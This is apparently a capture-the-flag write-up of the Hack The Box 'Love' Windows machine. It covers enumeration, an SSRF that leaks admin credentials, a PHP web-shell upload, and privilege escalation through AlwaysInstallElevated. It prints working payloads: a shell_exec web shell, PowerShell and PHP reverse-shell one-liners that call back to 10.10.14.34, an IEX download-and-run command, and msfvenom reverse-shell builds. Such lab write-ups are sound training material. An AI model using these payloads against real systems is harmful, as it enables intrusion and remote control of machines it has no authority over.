Love

Difficulty: Easy
Machine: Windows

Nmap

Note: when in release arena, use the release arena VPN.

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-01 16:20 EDT
Nmap scan report for love.htb (10.129.102.100)
Host is up (0.077s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: Voting System using PHP
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql?
5000/tcp open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Nmap -A 10.129.102.100

We see port 80 is open along with some SMB, 3306 for SQL, and 5000 with a web page.

On the nmap scan we see “staging.love.htb”.

Enumeration

Attempted standard SMB enumeration with no success


Performed a FUZZ scan against the port 80 site and got the following

```
.hta                    [Status: 403, Size: 304, Words: 22, Lines: 10]
.htaccess               [Status: 403, Size: 304, Words: 22, Lines: 10]
.htpasswd               [Status: 403, Size: 304, Words: 22, Lines: 10]
ADMIN                   [Status: 301, Size: 341, Words: 22, Lines: 10]
Admin                   [Status: 301, Size: 341, Words: 22, Lines: 10]
Images                  [Status: 301, Size: 342, Words: 22, Lines: 10]
admin                   [Status: 301, Size: 341, Words: 22, Lines: 10]
aux                     [Status: 403, Size: 304, Words: 22, Lines: 10]
cgi-bin/                [Status: 403, Size: 304, Words: 22, Lines: 10]
com3                    [Status: 403, Size: 304, Words: 22, Lines: 10]
com1                    [Status: 403, Size: 304, Words: 22, Lines: 10]
com4                    [Status: 403, Size: 304, Words: 22, Lines: 10]
com2                    [Status: 403, Size: 304, Words: 22, Lines: 10]
con                     [Status: 403, Size: 304, Words: 22, Lines: 10]
dist                    [Status: 301, Size: 340, Words: 22, Lines: 10]
images                  [Status: 301, Size: 342, Words: 22, Lines: 10]
includes                [Status: 301, Size: 344, Words: 22, Lines: 10]
index.php               [Status: 200, Size: 4388, Words: 654, Lines: 126]
licenses                [Status: 403, Size: 423, Words: 37, Lines: 12]
lpt1                    [Status: 403, Size: 304, Words: 22, Lines: 10]
lpt2                    [Status: 403, Size: 304, Words: 22, Lines: 10]
nul                     [Status: 403, Size: 304, Words: 22, Lines: 10]
phpmyadmin              [Status: 403, Size: 304, Words: 22, Lines: 10]
plugins                 [Status: 301, Size: 343, Words: 22, Lines: 10]
prn                     [Status: 403, Size: 304, Words: 22, Lines: 10]
server-status           [Status: 403, Size: 423, Words: 37, Lines: 12]
server-info             [Status: 403, Size: 423, Words: 37, Lines: 12]
webalizer               [Status: 403, Size: 304, Words: 22, Lines: 10]
```

ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.129.102.100/FUZZ

Looked around on the first site and found nothing useful

On the nmap scan we see “staging.love.htb”. Putting this into */etc/hosts* gives us another site with the following




Listing attempts

I notice when I put the below code, only "*&1'); ?>*" shows up on the screen

Attempting to see what happens with:

```
<?php echo whoami
```

I get a blank with spaces



We were able to get some information on the server

Server Settings

Server Version: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
Apache Lounge VC15 Server built: Feb 18 2021 10:09:17
Server loaded APR Version: 1.7.0
Compiled with APR Version: 1.7.0
Server loaded APU Version: 1.6.1
Compiled with APU Version: 1.6.1
Module Magic Number: 20120211:93
Hostname/port: 10.129.102.100:80
Timeouts: connection: 300 keep-alive: 5
MPM Name: WinNT
MPM Information: Max Daemons: 64 Threaded: yes Forked: no
Server Architecture: 64-bit
Server Root: C:/xampp/apache
Config File: C:/xampp/apache/conf/httpd.conf
Server Built With:

```
-D APR_HAS_SENDFILE
-D APR_HAS_MMAP
-D APR_HAVE_IPV6 (IPv4-mapped addresses disabled)
-D APR_HAS_OTHER_CHILD
-D AP_HAVE_RELIABLE_PIPED_LOGS
-D HTTPD_ROOT="/apache"
-D SUEXEC_BIN="/apache/bin/suexec"
-D DEFAULT_PIDLOG="logs/httpd.pid"
-D DEFAULT_SCOREBOARD="logs/apache_runtime_status"
-D DEFAULT_ERRORLOG="logs/error.log"
-D AP_TYPES_CONFIG_FILE="conf/mime.types"
-D SERVER_CONFIG_FILE="conf/httpd.conf"
```

Put into the requester: http://10.129.102.100/server-info

I performed a FUZZ scan against “staging.love”, but I found nothing useful

I got the following after fuzzing the admin page for more results

Notice: Undefined index: admin in **C:\xampp\htdocs\omrs\admin\includes\session.php** on line **9**
VTS **Voting**System
Toggle navigationUser Image

User Image
Online
REPORTS
Dashboard
Votes
MANAGE
Voters
Positions
Candidates
SETTINGS
Ballot Position
Election Title
Dashboard
Home
/Dashboard
0

No. of Positions
More info
0


No. of Candidates
More info
0

Total Voters
More info
0

Put into request bar http://10.129.102.100/admin/home.php

Stepping back, on nmap we have a port 5000 web service running. When I try to access it normally, I get rejected. I attempted to access it through the file scanner, but that did not work either.


After thinking about it, the 5000 could be only accessible through the inside. We could try doing “localhost” inside the scanner. Testing this out, I get the following



Voting System Creds:
User: admin
Pass: @LoveIsInTheAir!!!!


Web App

Inside the web app, we see the following



10.10.10.239/admin

Took a lot longer than expected, but I got execution via web shell.
If we go to the “Voters” tab we see we can create a new voter with an image file upload. Since the site is running php, it may be possible to get code execution.




I used the following code in my .jpg.php file


```
┌──(root💀kali)-[/]
└─# cat exp.jpg.php
<?php echo shell_exec($_GET['cmd'].' 2>&1'); ?>
```

<?php echo shell_exec($_GET['cmd'].' 2>&1'); ?>

Uploading the above file and getting its location, we then get code execution.



I believe I have powershell execution after inputting “powershell” into the web shell



None of the below helped me to get a reverse shell and that was frustrating.

```
┌──(root💀kali)-[~/htb/love]
└─# msfvenom -p windows/x64/powershell_reverse_tcp -f ps1 LHOST=10.10.14.34 LPORT=9001 -o winre
vexp.ps1
```

http://10.10.10.239/images/exp.jpg.php?cmd=powershell IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.34:8000/winrevexp.aspx');


php -r '$sock=fsockopen("10.10.14.34",9001);exec("/bin/sh -i <&3 >&3 2>&3");'

$client = New-Object System.Net.Sockets.TCPClient("10.10.14.34",9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

I did eventually get a reverse shell with the help of this github repository. It has php shells for both windows and linux. Very useful.


https://github.com/ivan-sincek/php-reverse-shell

First thing I did was change the IP address and port of the script I used. Then I uploaded it to the voters page and got an instant reverse shell while listening for one.




User

First thing I did was check some basic permissions



```
PS C:\> whoami /all

USER INFORMATION
----------------

User Name   SID
=========== ============================================
love\phoebe S-1-5-21-2955427858-187959437-2037071653-1002


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

PS C:\>
```


to no avail. Next I executed winpeas after setting up a python server.



```
PS C:\Users\Phoebe\Desktop> curl 10.10.14.34:8000/winPEASany.exe -o winpeas.exe
8000/winPEASany.exe -o winpeas.exe
PS C:\Users\Phoebe\Desktop> dir


    Directory: C:\Users\Phoebe\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/10/2021   8:17 PM             34 user.txt
-a----         5/11/2021   7:40 PM        1678848 winpeas.exe


PS C:\Users\Phoebe\Desktop> .\winpeas.exe
```

No vulnerabilities were discovered with the above.

It seems like winPEAS is not executing all the way which is strange. It crashes my shell upon execution. I then put the output in a file and attempted to print it on screen, but that also crashed it. I then looked up the windows equivalent of "less" in Linux which is actually just "more" in windows. Using this, I could see just about all that I needed.




more < output.txt

The above looks interesting. After investigating, I found this article which shows how to get privilege escalation with "AlwaysInstalledElevated" as an enabled privilege.

https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/

Following the article, we generate a payload with msfvenom.



msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.34 LPORT=9002 -f msi -o install.msi

